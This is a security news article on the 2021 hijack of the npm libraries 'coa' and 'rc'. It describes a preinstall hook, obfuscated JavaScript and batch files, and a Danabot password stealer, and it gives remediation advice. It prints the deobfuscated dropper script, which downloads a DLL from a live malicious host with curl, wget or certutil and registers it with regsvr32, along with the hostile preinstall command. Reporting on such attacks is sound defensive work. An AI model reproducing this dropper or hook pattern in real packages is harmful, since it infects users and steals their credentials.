
Popular 'coa' NPM library hijacked to steal user passwords

By **Ax Sharma (https://www.bleepingcomputer.com/author/ax-sharma/)** November 4, 2021 02:06 PM 1



Popular npm library 'coa' was hijacked today with malicious code injected into it, ephemerally impacting React pipelines around the world.

The 'coa' library, short for Command-Option-Argument, receives about 9 million weekly downloads on npm, and is used by almost 5 million open source repositories on GitHub.


Hours after this discovery, another commonly used npm component 'rc' was also found to have been hijacked. The 'rc' library nets 14 million downloads a week on average.

Malicious code injected into 'coa' releases

Today, developers around the world were left surprised to notice new releases for npm library 'coa'—a project that hasn't been touched for years, unexpectedly appear on npm.

'coa' is a command-line options parser for Node.js projects. The last stable version 2.0.2 for the project was released in December 2018.

But, several suspicious versions 2.0.3, 2.0.4, 2.1.1, 2.1.3, and 3.1.3 began appearing on npm as of a few hours ago, breaking React packages that depend on 'coa'.



Hijacked versions of npm package 'coa' (GitHub)

"I'm not sure why or what happened but 10 minutes ago there was a release (even though the last change on GitHub was in 2018). Whatever this release did, it broke the internet," said (https://github.com/veged/coa/issues/99) Roberto Wesley Overdijk, a React developer.

Another GitHub user with handle *ElBidouilleur* saw one of these 'coa' versions, 2.1.3 breaking (http://github.com/veged/coa/issues/101) their build:

```
npm ERR! code ELIFECYCLE
npm ERR! errno 1
npm ERR! coa@2.1.3 preinstall: start /B node compile.js & node compile.js
npm ERR! Exit status 1
npm ERR!
npm ERR! Failed at the coa@2.1.3 preinstall script.
npm ERR! This is probably not a problem with npm. There is likely additional
logging output above.
npm ERR! A complete log of this run can be found in:
npm ERR! /home/mboutin/.npm/_logs/2021-11-04T14_01_45_544Z-debug.log
```

Several developers joined the discussion, confirming experiencing issues with their builds ever since the new 'coa' releases hit npm.

Shortly after publishing this piece, BleepingComputer also came across claims that another popular npm library, 'rc' was also hijacked (https://github.com/dominictarr/rc/issues/131), with malicious versions 1.2.9, 1.3.9, and 2.3.9 appearing on npm.

Malware identical to hacked 'ua-parser-js' and fake Noblox packages


This incident follows last month's hack of another popular npm library "ua-parser-js (https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/)" that is used by Facebook, Microsoft, Amazon, Reddit, and other big tech firms.

The malware contained in hacked 'coa' versions, as analyzed by BleepingComputer, is virtually identical to the code found in the hijacked *ua-parser-js* versions, potentially establishing a link between the threat actors behind both incidents.

Although the malicious 'coa' versions have been taken down on npm, as a Sonatype security researcher I was able to retrieve archived copies from Sonatype's automated malware detection system.

Versions 2.0.3, 2.1.3, and some others appear to contain nothing other than suspicious *preinstall* scripts, shown below.


```
"preinstall": "start /B node compile.js & node compile.js"
```



Preinstall script on line 43 launches malicious JavaScript file (BleepingComputer)

But it is with 2.0.4 that we see malicious code introduced in full swing. It is in *coa:2.0.4*, that the "compile.js" referenced by the preinstall script actually exists and is run:


The "compile.js" file contains obfuscated JavaScript code, as seen by BleepingComputer:



Obfuscated JavaScript code in compile.js (BleepingComputer)

This JavaScript file further launches a Batch file, "compile.bat" included in the "coa" npm archive.

The Batch script is yet again obfuscated, but in the style of fake Noblox npm typosquats (https://www.bleepingcomputer.com/news/security/malicious-npm-libraries-install-ransomware-password-stealer/) caught last week that would install ransomware and credential stealers on infected machines. It leverages a concept known as variable expansion (https://stackoverflow.com/questions/25324354/windows-batch-files-what-is-variable-expansion-and-what-does-enabledelayedexpa) for obfuscation:



Obfuscated Batch file compile.bat (BleepingComputer)

And this Batch file downloads and runs an "sdd.dll (https://www.virustotal.com/gui/file/f53ef1ed12f9ba49831ea33100083c9a92bc8adc6620f8a3b36a2d9ae2eb8591)" from pastorcryptograph[.]at, which is not identical to the "sdd.dll" dropped by the hijacked *ua-parser-js* versions (https://www.virustotal.com/gui/file/2a3acdcd76575762b18c18c644a745125f55ce121f742d2aad962521bc7f25fd).

And the "sdd.dll" dropped by malicious 'rc' versions is yet again different (https://www.virustotal.com/gui/file/26451f7f6fe297adf6738295b1dcc70f7678434ef21d8b6aad5ec00beb8a72cf/detection) (in terms of checksum) than these two. But all of the DLLs essentially plant the same malware.


A deobfuscated copy of the Batch file, shown below, was shared with BleepingComputer by *_TheEmperors_* (https://twitter.com/_TheEmperors_).

```
@echo off
Set aim=dgYfeRCiI6tM5ySU4AFWnGwu7j3VBTPD82cHblKEvJhQqozN1sxZL0rm9apXkO
cls
curl https://pastorcryptograph.at/3/sdd.dll -o compile.dll
if not exist compile.dll (
        wget https://pastorcryptograph.at/3/sdd.dll -O compile.dll
)
if not exist compile.dll (
certutil.exe -urlcache -f https://pastorcryptograph.at/3/sdd.dll compile.dll
)
regsvr32.exe -s compile.dll
```

Deobfuscated Batch script, compile.bat, found in hacked 'coa' versions
(BleepingComputer)

Based on our analysis and information seen thus far, the malware is likely the Danabot password-stealing Trojan for Windows.

When loaded via regsvr32.exe, it will eventually launch again using rundll32.exe with various arguments to perform different malicious behavior.



Password-stealing trojan launched by Rundll

When loaded, Danabot will perform the various malicious activity, including:

- Steal passwords from a variety of web browsers, including Chrome, Firefox, Opera, Internet Explorer, and Safari.
- Steal passwords from various applications, including VNC, online casino applications, FTP clients, and mail accounts.
- Steal stored credit cards.
- Take screenshots of the active screens.
- Log keystrokes.

All of this stolen data is then sent back to the threat actors to allow them to breach victims' other accounts.

What should COA and RC users do?

Due to the widespread impact of this supply-chain attack, it is strongly advised that all users of the "coa" and "rc" libraries check their projects for malicious software.

This includes checking for the existence of either **compile.js, compile.bat, sdd.dll** and deleting the files if they are found.

Because this "sdd.dll" variant has also been identified as a trojan on VirusTotal, and the one dropped by "ua-parser-js" was a credential stealer, infected users should also consider their device fully compromised and change their passwords, keys, and refresh tokens, as they were likely compromised and sent to the threat actor.

"NPM has removed the compromised versions and, if I understand correctly, blocked new versions from being published temporarily while recovering access to the package," explains Overdijk.

"No fix should be needed as the affected versions have been removed. But I'm leaving what I wrote initially just in case something does go wrong again. For now I'd advise you to pin the version as described below until this has been resolved conclusively."

Tips shared in the original GitHub discussion include pinning (https://github.com/veged/coa/issues/99#issue-1044749810) the npm version to stable release "2.0.2":

```
"resolutions": { "coa": "2.0.2" },
```

For 'rc', a safe version to be on would be 1.2.8.

"Following ongoing investigations, we identified in real time multiple versions of the 'rc' package containing identical malware to the 'coa' package. Malicious versions of 'rc' were immediately removed from the registry and we have published an advisory," states (https://twitter.com/npmjs/status/1456398505832976384) npm, who blamed the incident on a compromised npm account and have recommended that npm maintainers use two-factor authentication to prevent such attacks.

Update, November 5th, 01:47 ET: Updated parts of the article to include npm library 'rc' was also hijacked. Added statement from npm.

Related Articles:

'Trojan Source' attack method can hide bugs into open-source code (https://www.bleepingcomputer.com/news/security/trojan-source-attack-method-can-hide-bugs-into-open-source-code/)

Microsoft: Russian SVR hacked at least 14 IT supply chain firms since May (https://www.bleepingcomputer.com/news/microsoft/microsoft-russian-svr-hacked-at-least-14-it-supply-chain-firms-since-may/)

Popular NPM library hijacked to install password-stealers, miners (https://www.bleepingcomputer.com/news/security/popular-npm-library-hijacked-to-install-password-stealers-miners/)

PyPI removes 'mitmproxy2' over code execution concerns (https://www.bleepingcomputer.com/news/security/pypi-removes-mitmproxy2-over-code-execution-concerns/)

GitHub finds 7 code execution vulnerabilities in 'tar' and npm CLI (https://www.bleepingcomputer.com/news/security/github-finds-7-code-execution-vulnerabilities-in-tar-and-npm-cli/)